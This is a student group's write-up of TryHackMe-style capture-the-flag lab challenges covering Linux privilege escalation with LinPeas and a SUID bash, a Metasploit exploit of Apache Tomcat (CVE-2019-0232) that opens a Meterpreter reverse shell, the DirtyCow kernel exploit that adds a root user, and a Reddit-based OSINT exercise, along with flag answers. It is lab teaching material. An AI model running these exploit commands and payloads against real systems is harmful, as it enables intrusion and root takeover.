PSP0201

Week 4

Writeup

Group Name: Haxon

Members

ID	Name	Role
1211102370	Lau Zi Thao	Leader
1211102797	Teng Wei Joe	Member
1211103142	Wong Khai King	Member
1211101029	Garrison Goh Zen Ken	Member

Day 11: Networking – Networking The Rogue Gnome

Tools used: Kali Linux, Firefox, Python, SSH

Solution/walkthrough:

Question 1

What type of privilege escalation involves using a user account to execute commands as an administrator?

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

The answer can be found in THM.

Question 2

You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

This kind of privilege escalation is vertical privilege escalation because the permission authority after the escalation is higher.

Question 3

You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?


11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

This kind of privilege escalation is horizontal privilege escalation because the permission authority after the escalation is the same.

Question 4


What is the name of the file that contains a list of users who are a part of the sudo group?



The name of the file that contains a list of users who are a part of the sudo group are “sudoers”.

Question 5


What is the Linux Command to enumerate the key for SSH?



The answer can be found in THM.

Question 6


If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?



A: chmod +x find.sh

Question 7

The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?



An example was shown in THM for port 8080, so the command for port 9999 would be

python3 -m http.server 9999

Question 8

What are the contents of the file located at /root/flag.txt?

```
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

The answer can be found by using the cat command after hacking into the root directory of the SSH.

Thought Process/Methodology:

We started by logging into the SSH server using the username and password given. We then went online to search for a LinPeas script and copied it and saved it. We then used python to turn our machine into a web server to serve the LinPeas.sh script. We then used the wget command to download the LinPeas.sh script onto the target machine. After that, we gave executable permission to the LinPeas.sh script by using the command chmod +x. Then we executed the enumeration script. We then used the find command line (find / -perm -u=s -type f 2>/dev/null) given by THM to find executables with the SUID permission set. One of the results happened to be bash. We then used the bash -p command to achieve vertical privilege escalation of root. We then navigated to the root directory and listed the contents. We then found the flag.txt file and displayed the contents of the text file using the cat command and we found the flag.

Day 12: Networking – Ready, set, elf.

Tools used: Kali Linux, Firefox, Metasploit

Solution/walkthrough:


Question 1

What is the version number of the web server?

```
  See the License for the specific language governing permissions and
  limitations under the License.
===============================================================================

                      Apache Tomcat Version 9.0.17
                             Release Notes


=========
CONTENTS:
=========
```

Question 2


What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)




By searching for the apache tomcat version in attackerkb.com, the answer can be found.

Question 3

What are the contents of flag1.txt


(kali㉿kali)-[~]
$ msfconsole
< HONK >
=[metasploit v6.1.14-dev]
+ -- --=[2180 exploits - 1155 auxiliary - 399 post]
+ -- --=[592 payloads - 45 encoders - 10 nops]
+ -- --=[9 evasion]
Metasploit tip: Enable verbose logging with set VERBOSE true
msf6 >


msf6 > search 2019-0232
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/http/tomcat_cgi_cmdlineargs 2019-04-10 excellent Yes Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat_cgi_cmdlineargs
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) >

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.17.57.30
LHOST => 10.17.57.30
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.84.170
RHOST => 10.10.84.170
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI http://10.10.84.170:8080/cgi-bin/elfwhacker.bat
TARGETURI => http://10.10.84.170:8080/cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > OPTIONS
[-] Unknown command: OPTIONS
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name        Current Setting                                  Required  Description
   ----        ---------------                                  --------  -----------
   Proxies                                                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS      10.10.84.170                                     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT       8080                                             yes       The target port (TCP)
   SSL         false                                            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                                      no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI   http://10.10.84.170:8080/cgi-bin/elfwhacker.bat  yes       The URI path to CGI script
   VHOST                                                        no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.17.57.30      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:
```

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.17.57.30:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.84.170
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.17.57.30:4444 → 10.10.84.170:49837 ) at 2022-06-28 00:20:34 -0400

meterpreter >
```


```
meterpreter > shell
Process 1608 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 4277-4242

 Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

28/06/2022  05:20    <DIR>          .
28/06/2022  05:20    <DIR>          ..
19/11/2020  22:39               825 elfwhacker.bat
19/11/2020  23:06                27 flag1.txt
28/06/2022  05:20            73,802 ivlpT.exe
               3 File(s)         74,654 bytes
               2 Dir(s)   8,945,434,624 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

To find the flag, we ran metasploit with “msfconsole”, then searched for the CVE number of the apache tomcat exploit and ran the “use” command. We set the LHOST, RHOST, and TARGETURI to the correct values. After checking the entered values with the “option” command, we ran the exploit. After that, we were presented with the meterpreter, and we followed THM’s steps which is running the “shell” command to create a shell on the remote host. The flag can be easily found with the shell.

Question 4

What were the Metasploit settings you had to set?



LHOST and RHOST. The ports do not have to be configured.

Thought Process/Methodology:

We first looked for the deployed machine apache tomcat version in the url with port 8080. The version number was quickly found after a bit of browsing. We searched for a vulnerability of that version of apache tomcat in the knowledgebases provided in THM and found the CVE number in attackerkb. We then ran metaspliot in terminal and searched for the CVE number of the apache tomcat exploit and ran the “use” command. We set the LHOST, RHOST, and TARGETURI to the correct values. After checking the entered values with the “option” command, we ran the exploit. After that, we were presented with the meterpreter, and we followed THM’s steps which is running the “shell” command to create a shell on the remote host. The flag can be easily found with the shell and revealed with the “type” command.

Day 13: Networking – Coal for Christmas

Tools used: Kali Linux, nmap, telnet, nano

Solution/walkthrough:

Question 1

What old, deprecated protocol and service is running?

```
root@ip-10-10-238-171:~# nmap 10.10.99.242

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-29 04:30 BST
Nmap scan report for ip-10-10-99-242.eu-west-1.compute.internal (10.10.99.242)
Host is up (0.00040s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind
MAC Address: 02:52:4D:65:92:DD (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.08 seconds
root@ip-10-10-238-171:~#
```

The answer can be found with the “nmap MACHINE_IP” command.

Question 2

What credential was left for you?

```
root@ip-10-10-238-171:~# telnet 10.10.99.242 23
Trying 10.10.99.242...
Connected to 10.10.99.242.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login:
```

Question 3

What distribution of Linux and version number is this server running?

```
cat /etc/*release$
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```

The “cat /etc/*release” command shows us the distribution and the version.

Question 4

Who got here first?

```
/**********************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//**********************************************/
$
```

After logging into santa’s account, viewing “cookies_and_milk.txt” shows a message from the grinch saying he got here first.

Question 5

What is the verbatim syntax you can use to compile, taken from the real C source code comments?

```
13  // Original exploit (dirtycow's ptrace_pokedata "pokemon"
14  //   https://github.com/dirtycow/dirtycow.github.io/blob/
15  //
16  // Compile with:
17  //   gcc -pthread dirty.c -o dirty -lcrypt
18  //
19  // Then run the newly create binary by either doing:
20  //   "./dirty" or "./dirty my-new-password"
21  //
22  // Afterwards, you can either "su firefart" or "ssh firef
```

The syntax is provided in the dirtycow dirty.c source code.

Question 6

What "new" username was created, with the default operations of the real C source code?

```
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi5mlZAIoo26A:0:0:pwned:/root:/bin/bash

mmap: 7f51a15d9000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'asdasd'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'asdasd'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$
```

After running the dirty file generated by gcc command, a user with username “firefart” is created.

Question 7

What is the MD5 hash output?

```
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```

After creating the file, we ran the command provided in THM and got the MD5 hash output.

Question 8

What is the CVE for DirtyCow?

The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...

That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

The CVE number is provided in THM.

Thought Process/Methodology:

We first ran the nmap command to find the service and protocol of the deployed machine. Then we connected to the telnet service and logged in with the provided credentials as santa. We ran the “cat /etc/*release” to find out the linux distribution and version. We then viewed the “cookies_and_milk.txt” text file and saw a C source code and a message from the grinch. We then looked for the original exploit source code from the github link in THM and copied the script to paste into the deployed machine as a .c file. After that, we ran the


Day 14: OSINT – Where's Rudolph?

Tools used: Google Chrome, Google Maps

Solution/walkthrough:

Question 1


What URL will take me directly to Rudolph's Reddit comment history?



We searched for a reddit user with the username given in THM.

Question 2


According to Rudolph, where was he born?



Rudolph made a comment on a reddit post stating that he was born in Chicago.

Question 3


Rudolph mentions Robert. Can you use Google to tell me Robert's last name?



Robert L. May is the creator of Rudolph.

Question 4

On what other social media platform might Rudolph have an account?



By searching Rudolph's username on google, we can see that he also has an account with the similar username in Twitter.

Question 5

What is Rudolph's username on that platform?

Rudolph's username on Twitter is IGuideClaus2020.

